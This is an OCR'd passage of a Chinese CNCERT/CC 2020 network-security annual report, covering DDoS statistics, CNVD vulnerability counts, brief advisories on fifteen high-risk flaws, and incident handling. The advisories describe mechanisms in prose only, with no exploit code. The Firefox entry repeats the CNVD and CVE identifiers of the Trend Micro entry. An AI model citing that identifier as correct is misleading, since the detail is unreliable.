


图 6-27　2017-2020 年 DDoS 攻击的流量平均峰值趋势
（来源：中国电信集团云网安全科技有限公司）

2020年，共遭受DDoS攻击152,538次，其中100 Gbit/s以上的DDoS攻击共16,433次，与2019年相比下降29.4%；10 Gbit/s以上的DDoS攻击共87,165次，与2019年相比下降4.2%；1 Gbit/s以上的DDoS攻击共140,366次，与2019年相比下降9.0%。2020年遭DDoS攻击次数按月度统计如图6-28所示。




图 6-28　2020 年遭 DDoS 攻击次数按月度统计（来源：中国电信集团云网安全科技有限公司）

2020年，主要的DDoS攻击类型如图6-29所示，排名前3位的是Amplification、TCP SYN和混合攻击，分别占总攻击次数的55.8%、24.5%和11.7%。




图 6-29　2020 年 DDoS 攻击次数占比按攻击类型分布
（来源：中国电信集团云网安全科技有限公司）

2020年，我国遭受DDoS攻击次数占比按地区分布如图6-30所示，排名前3位的是浙江省（18.2%）、江苏省（9.9%）和福建省（7.3%）。




图 6-30　2020 年我国遭受 DDoS 攻击次数占比按地区分布
（来源：中国电信集团云网安全科技有限公司）

07

信息安全漏洞通报与处置情况

CNCERT/CC高度重视对网络安全威胁信息的预警通报工作。由于大部分严重的网络安全威胁都是由信息系统所存在的安全漏洞诱发的，所以及时发现和处理漏洞是安全防范工作的重中之重。

7.1 CNVD 漏洞收录情况

2020年，CNVD共收录通用软硬件漏洞20,704个。其中，高危漏洞7,420个（占35.8%），中危漏洞10,842个（占52.4%），低危漏洞2,442个（占11.8%）。各级别漏洞比例分布与月度数量统计如图7-1、图7-2所示。较2019年漏洞收录总数16,190个，2020年增长27.9%。2020年，CNVD接收白帽子、国内漏洞报告平台以及安全厂商报送的原创通用软硬件漏洞数量占全年收录总数的34.0%。在2020年收录的漏洞中，有8,902个属于零日漏洞，可用于实施远程网络攻击的漏洞有16,466个，可用于实施本地攻击的漏洞有3,855个，可用于实施临近网络攻击的漏洞有383个。




图 7-1　2020 年 CNVD 收录的漏洞数量占比按威胁级别分布（来源：CNCERT/CC）




图 7-2　2020 年 CNVD 收录的漏洞数量按月度统计（来源：CNCERT/CC）

根据影响对象的类型，漏洞可分为应用程序漏洞、Web应用漏洞、操作系统漏洞、网络设备（交换机、路由器等网络端设备）漏洞、智能设备（物联网终端设备）漏洞、安全产品（如防火墙、入侵检测系统等）漏洞、数据库漏洞。如图7-3所示，在2020年CNVD收录的漏洞信息中，应用程序漏洞占47.9%，Web应用漏洞占29.5%，操作系统漏洞占10.0%，网络设备漏洞占7.1%，智能设备漏洞占2.1%，安全产品漏洞占2.0%，数据库漏洞占1.4%。




图 7-3　2020 年 CNVD 收录的漏洞数量占比按影响对象类型分类统计（来源：CNCERT/CC）

2020年CNVD共收录漏洞补丁11,802个，为大部分漏洞提供了可参考的解决方案，提醒相关用户注意做好系统加固和安全防范工作。2020年CNVD发布的漏洞补丁数量按月度统计如图7-4所示。




图 7-4　2020 年 CNVD 发布的漏洞补丁数量按月度统计（来源：CNCERT/CC）

7.2 CNVD 行业漏洞库收录情况

CNVD对现有漏洞库进行了进一步的深化建设，建立起基于重点行业的子漏洞库。目前涉及的行业包含：电信行业（telecom.cnvd.org.cn）、移动互联网行业（mi.cnvd.org.cn）、工业控制系统行业（ics.cnvd.org.cn）、电子政务行业（未公开）和区块链行业（bc.cnvd.org.cn）。面向的重点行业客户包括：政府部门、基础电信运营商、工业控制系统行业客户等，提供量身定制的漏洞信息发布服务，从而提高重点行业客户的安全事件预警、响应和处理能力。CNVD行业漏洞库主要通过行业资产和行业关键词进行匹配。2020年行业漏洞库资产分布为：电信行业1,515类，移动互联网行业143类，工业控制系统行业727类，电子政务行业170类。CNVD行业漏洞库关键词分布为：电信行业85个，移动互联网行业44个，工业控制系统行业80个，电子政务行业14个。

2020年，CNVD共收录电信行业漏洞1,039个（占总收录数量的5.0%），移动互联网行业漏洞1,665个（占8.0%），工业控制系统行业漏洞706个（占3.4%），电子政务行业漏洞209个（占1.0%），区块链行业漏洞312个（占1.5%）。

2013−2020年，CNVD共收录电信行业漏洞6,031个，移动互联网行业漏洞9,599个，工业控制系统行业漏洞2,608个，电子政务行业漏洞1,695个。2013−2020年CNVD收录的各行业漏洞统计如图7−5所示。




图 7−5　2013−2020 年 CNVD 收录的各行业漏洞统计（来源：CNCERT/CC）

7.3 漏洞报送和通报处置情况

2020年，我国安全研究者漏洞报告持续活跃，CNVD依托自有报告渠道以及与奇安信网神（补天平台）、斗象科技（漏洞盒子）、上海交通大学等漏洞报告平台的协作渠道，接收和处置涉及党政机关和重要行业单位的漏洞风险事件。2020年CNVD 通过各渠道接收到的漏洞报告数量统计见表7-1。

表7-1　2020年CNVD通过各渠道接收到的漏洞报告数量统计（来源：CNCERT/CC）

接收渠道	报告数量 / 份
奇安信网神（补天平台）	78,888
斗象科技（漏洞盒子）	57,613
上海交通大学	29,307
白帽子	56,778

CNVD对接收到的事件进行核实验证，主要依托CNCERT/CC及其分中心处置渠道开展处置工作，同时CNVD积极建立与国内其他企事业单位的工作联系机制。2020年，CNVD共处置涉及我国政府，银行、证券、保险、交通、能源等重要信息系统部门，以及基础电信企业、教育行业等相关行业漏洞风险事件共计31,160起。2020年CNVD处置漏洞风险事件数量按月度统计如图7-6所示。




图 7-6　2020 年 CNVD 处置漏洞风险事件数量按月度统计（来源：CNCERT/CC）

7.4 高危漏洞典型案例

（1）Apache Tomcat 文件包含漏洞

2020年1月6日， CNVD收录了由北京长亭科技有限公司发现并报送的Apache Tomcat文件包含漏洞（CNVD-2020-10487，对应CVE-2020-1938）。攻击者利用该漏洞，可在未授权的情况下远程读取特定目录下的任意文件。目前，漏洞细节尚未公开，厂商已发布新版本完成漏洞修复。

Tomcat是Apache软件基金会Jakarta 项目中的一个核心，作为目前比较流行的Web应用服务器，深受Java使用者的喜爱，并得到了部分软件开发商的认可。Tomcat服务器是一个免费的开放源代码的Web应用服务器，被普遍使用在轻量级Web应用服务的架构中。

Tomcat AJP协议存在实现缺陷导致相关参数可控，攻击者利用该漏洞可通过构造特定参数，读取服务器Web App下的任意文件。若服务器端同时存在文件上传功能，攻击者可进一步实现远程代码的执行。

（2）ISC BIND 拒绝服务漏洞

2020年5月22日， CNVD收录了由北京知道创宇信息技术股份有限公司报送的DNS BIND（Berkeley Internet Name Domain）拒绝服务漏洞（CNVD-2020-29429，对应CVE-2020-8617）。攻击者利用该漏洞，可使BIND域名解析服务崩溃。目前，该漏洞的利用代码已公开，厂商已发布新版本完成修复。

BIND是由美国互联网系统协会（Internet Systems Consortium，ISC）负责开发和维护的域名解析服务（DNS）软件，在现今互联网上使用较为广泛。

由于BIND代码会对TSIG资源记录消息进行正确性检查，因此攻击者可通过发送精心构造的恶意数据，使其进程在tsig.c位置触发断言失败，导致BIND域名解析服务崩溃。攻击者利用漏洞可发起拒绝服务攻击。该漏洞对互联网上广泛应用的BIND软件构建的域名服务器构成安全运行风险。

（3）Apache Spark 远程代码执行漏洞

2020年6月23日， CNVD收录了由杭州安恒信息技术股份有限公司报送的Apache Spark远程代码执行漏洞（CNVD-2020-34445，对应CVE-2020-9480）。攻击者利用该漏洞，可在未授权的情况下远程执行代码。目前，漏洞相关细节尚未公开，厂商

已发布补丁进行修复。

Apache Spark是专门为大规模数据处理而设计的快速通用的计算引擎。Apache Spark是一种与Hadoop相似的开源集群计算环境，启用了内存分布数据集，除了能够提供交互式查询外，它还可以优化迭代工作负载。Apache Spark是在 Scala 语言中实现的，它将Scala用作其应用程序框架。

由于Spark的认证机制存在缺陷，导致共享密钥认证失效。攻击者利用该漏洞，可在未授权的情况下，远程发送精心构造的过程调用指令，启动Spark集群上的应用程序资源，获得目标服务器的权限，实现远程代码执行。

（4）F5 BIG-IP 远程代码执行漏洞

2020年7月6日，CNVD收录了F5 BIG-IP远程代码执行漏洞（CNVD-2020-36383，对应CVE-2020-5902）。攻击者利用该漏洞，可在未授权的情况下远程执行代码。目前，漏洞利用代码已公开，厂商已发布补丁进行修复。

F5 BIG-IP是美国F5公司一款集成流量管理、DNS、Web应用防火墙、负载均衡等功能的应用交付平台。F5 BIG-IP充分利用了F5的TMOS构架，改进了链路性能，同时还可提供灵活的状态检查功能。

由于BIG-IP流量管理用户界面（TMUI）存在认证绕过缺陷，导致授权访问机制失效，未经身份验证的攻击者利用该漏洞，通过向目标服务器发送恶意构造请求，可绕过授权访问页面，获得目标服务器权限，实现远程代码执行。

（5）Windows DNS Server 远程代码执行漏洞

2020年7月16日， CNVD收录了Windows DNS Server远程代码执行漏洞（CNVD-2020-40487，对应CVE-2020-1350）。攻击者利用该漏洞，可在未授权的情况下远程执行代码。目前，漏洞利用细节已公开，厂商已发布官方补丁。

Microsoft Windows是美国微软公司发布的视窗操作系统。DNS是进行域名和对应IP地址的转换服务器。DNS中保存了域名与IP地址映射关系表，以解析消息的域名。

未经身份验证的攻击者利用该漏洞，向目标DNS服务器发送恶意构造请求，可以在目标系统上执行任意代码。由于该漏洞处于Windows DNS Server默认配置阶段即可触发，因此漏洞利用无须进行用户交互操作，存在被利用发起蠕虫攻击的可能。目前，已有公开渠道的漏洞利用模块发布，构成了蠕虫攻击威胁。

（6）Apache Struts2 远程代码执行漏洞（S2-061）

2020年12月8日，CNVD收录了Apache Struts2远程代码执行漏洞（CNVD-2020-

69833，对应CVE-2020-17530）。攻击者利用该漏洞，可在未授权的情况下远程执行代码。目前，漏洞细节已公开，厂商已发布升级版本修复此漏洞。

Struts2是第二代基于Model-View-Controller（MVC）模型的Java企业级Web应用框架，已成为国内外较为流行的容器软件中间件。

由于Apache Struts2会对一些标签属性的属性值进行二次解析，当这些标签属性使用了“%{x}”且“x”的值用户可控时，攻击者利用该漏洞，可通过构造特定参数，获得目标服务器的权限，实现远程代码执行攻击。

（7）Apple iOS 任意代码执行漏洞

2020年10月30日， CNVD收录了Apple iOS任意代码执行漏洞（CNVD-2020-59479，对应CVE-2020-9992）。目前，厂商已发布升级版本，修复了此漏洞。

Apple iOS是美国苹果（Apple）公司的一套为移动设备所开发的操作系统。

Apple iOS中存在安全漏洞。该漏洞源于Apple Xcode可能允许经过身份验证的远程攻击者在系统上执行任意代码。通过诱使目标用户打开特制文件，攻击者可以利用该漏洞在网络的调试环节在配对设备上执行任意代码。

（8）IBM i2 Analysts Notebook 内存破坏漏洞

2020年11月2日， CNVD收录了IBM i2 Analysts Notebook内存破坏漏洞（CNVD-2020-60085，对应CVE-2020-4721）。目前，厂商已发布升级版本，修复了此漏洞。

IBM i2 Analysts Notebook是美国IBM公司的一款数据可视化分析工具。该产品支持数据存储和数据分析等功能。

IBM i2 Analysts Notebook 9.2.0版本和9.2.1版本存在内存破坏漏洞。攻击者可通过诱使受害者打开特制文件从而利用该漏洞在系统上执行任意代码。

（9）Google Chrome 栈缓冲区溢出漏洞

2020年11月5日，CNVD收录了Google Chrome栈缓冲区溢出漏洞（CNVD-2020-60471，对应CVE-2020-16008）。目前，厂商已发布升级版本，修复了此漏洞。

Google Chrome是美国谷歌（Google）公司的一款Web浏览器。

Google Chrome 86.0.4240.183之前版本中的WebRTC存在栈缓冲区溢出漏洞。远程攻击者可以使缓冲区溢出并在系统上执行任意代码，或导致应用程序崩溃。

（10）WordPress 权限提升漏洞

2020年11月16日， CNVD收录了WordPress权限提升漏洞（CNVD-2020-63251，对应CVE-2020-28035）。目前，厂商已发布升级版本，修复了此漏洞。

WordPress是一种使用PHP语言开发的博客平台，用户可以在支持PHP和MySQL数据库的服务器上架设属于自己的网站，也可以把 WordPress当作一个内容管理系统（CMS）来使用。

WordPress 5.5.2之前版本存在权限提升漏洞。攻击者可通过XML-RPC利用该漏洞获得特权。

（11）D-Link DSR-250 命令注入漏洞

2020年12月8日，CNVD收录了D-Link DSR-250命令注入漏洞（CNVD-2020-72722，对应CVE-2020-25758）。目前，厂商已发布升级版本，修复了此漏洞。

D-Link DSR-250是一款具有动态Web内容过滤功能的8端口千兆VPN路由器。D-Link DSR-250 3.17存在命令注入漏洞。该漏洞源于对配置文件的校验和验证不足。攻击者可利用该漏洞在上传前将任意crontab条目注入已保存的配置中，并以root权限执行条目。

（12）若依后台管理系统未授权访问和文件上传漏洞

2020年12月8日，CNVD收录了若依后台管理系统未授权访问和文件上传漏洞（CNVD-2020-69484）。

若依后台管理系统是基于SpringBoot、Spring Security、JWT、Vue & Element 的前后端分离权限管理系统，可以用于所有的Web应用程序，如网站管理后台、网站会员中心、CMS、CRM、OA等。

若依后台管理系统存在未授权访问和文件上传漏洞，攻击者可利用该漏洞获取服务器控制权。

（13）Microsoft HEVC Video Extensions 远程代码执行漏洞

2020年11月22日，CNVD收录了Microsoft HEVC Video Extensions远程代码执行漏洞（CNVD-2020-65153，对应CVE-2020-17106）。目前，厂商已发布升级版本，修复了此漏洞。

Microsoft HEVC Video Extensions是美国微软公司的一个视频扩展应用程序。该应用使计算机和设备可以读取高效视频编码或HEVC视频。

Microsoft HEVC Video Extensions存在高危远程代码执行漏洞，攻击者可利用漏洞影响系统的可用性、完整性。

（14）Trend Micro InterScan Web Security Virtual Appliance 命令执行漏洞

2020年12月24日，CNVD收录了Trend Micro InterScan Web Security Virtual

Appliance（IWSVA）命令执行漏洞（CNVD-2020-74861，对应CVE-2020-35114）。目前，厂商已发布升级版本，修复了此漏洞。

Trend Micro InterScan Web Security Virtual Appliance是美国趋势科技（Trend Micro）公司的一款针对基于Web方式的威胁，为企业网络提供动态的、集成的安全保护的Web安全网关。

Trend Micro InterScan Web Security Virtual Appliance 6.5 SP2存在命令执行漏洞。攻击者可利用该漏洞以root用户身份执行代码。

（15）Mozilla Firefox 内存破坏漏洞

2020年12月29日，CNVD收录了Mozilla Firefox内存破坏漏洞（CNVD-2020-74861，对应CVE-2020-35114）。目前，厂商已发布升级版本，修复了此漏洞。

Mozilla Firefox是一款开源Web浏览器。Mozilla Firefox存在内存破坏漏洞，远程攻击者可利用该漏洞提交特殊的Web请求，诱使用户解析，可使应用程序崩溃或者以应用程序上下文执行任意代码。

08

网络安全事件接收与处置情况

为了能够及时响应、处置互联网上发生的攻击事件，CNCERT/CC通过热线电话、传真、电子邮件、网站等多种公开渠道接收公众的网络安全事件报告。对于其中影响互联网运行安全、波及较大范围互联网用户或涉及政府部门和重要信息系统的事件，CNCERT/CC积极协调基础电信企业、域名注册服务机构以及应急服务支撑单位进行处置。

8.1 事件接收情况

2020年，CNCERT/CC共接收境内外报告的网络安全事件103,109起，较2019年的107,801起下降4.4%。其中，我国境内报告的网络安全事件102,337起，较2019年的107,211起下降4.5%；境外报告的网络安全事件772起，较2019年（590起）上升30.8%。2020年CNCERT/CC接收的网络安全事件数量按月度统计如图8-1所示。




图 8-1　2020 年 CNCERT/CC 接收的网络安全事件数量按月度统计（来源：CNCERT/CC）

2020年，CNCERT/CC接收的网络安全事件报告主要来自政府部门、金融机构、基础电信企业、互联网企业、域名注册服务机构、IDC、安全厂商、网络安全组织以及普通网民等。事件类型主要包括安全漏洞、恶意程序、网页仿冒、网站后门、网页篡改、网页挂马、拒绝服务攻击等，具体分布如图8-2所示。




图 8-2　2020 年 CNCERT/CC 接收的网络安全事件数量占比按类型分布（来源：CNCERT/CC）

2020年，CNCERT/CC接收的网络安全事件数量排名前3位的是安全漏洞、恶意程序、网页仿冒。其中，安全漏洞数量为36,122起，较2019年的33,763起增加

7.0%，占所有接收事件的35.0%；恶意程序数量为33,819起，较2019年的27,797起增加21.7%，占所有接收事件的32.8%；网页仿冒为18,728起，较2019年的23,227起下降19.4%，占所有接收事件的18.2%。

8.2 事件处置情况

对于上述投诉以及CNCERT/CC自主监测发现的危害大、影响范围广的事件，CNCERT/CC积极进行协调处置，以消除其威胁。2020年，CNCERT/CC共处置各类网络安全事件103,112起，较2019年的107,624起下降4.2%。2020年CNCERT/CC网络安全事件处置数量按月度统计如图8-3所示。2020年，CNCERT/CC共开展6次针对木马或僵尸网络的专项清理行动，并继续加强针对网页仿冒事件的处置工作。在事件处置工作中，基础电信企业以及域名注册管理和服务机构的积极配合有效提高了事件处置的效率。

